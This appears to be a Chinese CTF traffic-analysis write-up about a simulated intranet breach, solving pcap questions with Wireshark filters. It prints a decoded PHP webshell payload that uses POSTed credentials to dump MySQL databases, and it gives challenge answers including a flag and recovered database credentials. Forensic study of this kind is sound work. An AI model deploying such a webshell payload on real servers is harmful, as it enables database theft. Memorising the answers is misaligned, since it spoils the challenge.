
flag：flag:87b7cb79481f317bde90c116cf36084b

思路二：直接过滤http contains"Disallow"




2.某公司内网网络被黑客渗透，请分析流量，黑客找到的数据库密码是多少





常见的方法是：

根据http contains"dbhost"找到数据库服务器地址10.3.3.101之后，追踪tcp流




```
@ini_set ( "display_errors", "0" );@set_time_limit ( 0 );@set_magic_quotes_runtime ( 0 );echo ("->|");;$m = get_magic_quotes_gpc ();$conf = $m ? stripslashes ( $_POST ["z1"] ) : $_POST ["z1"];$ar = explode("choraheiheihei", $conf);$dbn = $m ? stripslashes ( $_POST ["z2"] ) : $_POST ["z2"];$sql = base64_decode ( $_POST ["z3"] );$T = @mysql_connect($ar[0],$ar[1],$ar[2]);@mysql_query ( "SET NAMES utf8" );if($dbn==""){$sql = "SHOW DATABASES";$q = @mysql_query ( $sql );$i = 0;while($rs=@mysql_fetch_row($q)) {echo(trim($rs[0]).chr(9))."\t|\t\r\n";}@mysql_close($T);;echo("|<-");die();}else{  @mysql_select_db ( $dbn );$q = @mysql_query ( $sql );$i = 0;while ( $col = @mysql_field_name ( $q, $i ) ) {echo ($col . "\t|\t");$i ++;}echo ("\r\n");while ( $rs = @mysql_fetch_row ( $q ) ) {for($c = 0; $c < $i; $c ++) {echo (trim ( $rs [$c] ));echo ("\t|\t");}echo ("\r\n");}@mysql_close ( $T );;echo ("|<-");die ();}
```


base64解码之后，如上

提取出以下主要文本


&z1=10.3.3.101choraheiheiheiwebchoraheiheiheie667jUPvJjXHvEUv&z2=web&z3=c2VsZWN0ICogZnJvbSBkb
$ar = explode("choraheiheihei", $conf)
可知以choraheiheihei为分割符号，提取出用户名为web，密码为e667jUPvJjXHvEUv

3.某公司内网网络被黑客渗透，请分析流量，黑客在数据库中找到的hash_code是什么(手上没有webtwo.pcap)

4.某公司内网网络被黑客渗透，请分析流量，黑客破解了账号ijnu@test.com得到的密码是什么



1. 某公司内网网络被黑客渗透，请分析流量，被黑客攻击的web服务器，网卡配置是是什么，提交网卡内网ip



某公司内网网络被黑客渗透，请分析流量，黑客使用了什么账号登陆了mail系统（形式: username/password）(没有对应的pcap)

某公司内网网络被黑客渗透，请分析流量，黑客获得的vpn的ip是多少(没有对应的pcap)

参考链接

CTF流量分析之题型深度解析

ctf之流量分析

安恒八月月赛流量分析writeup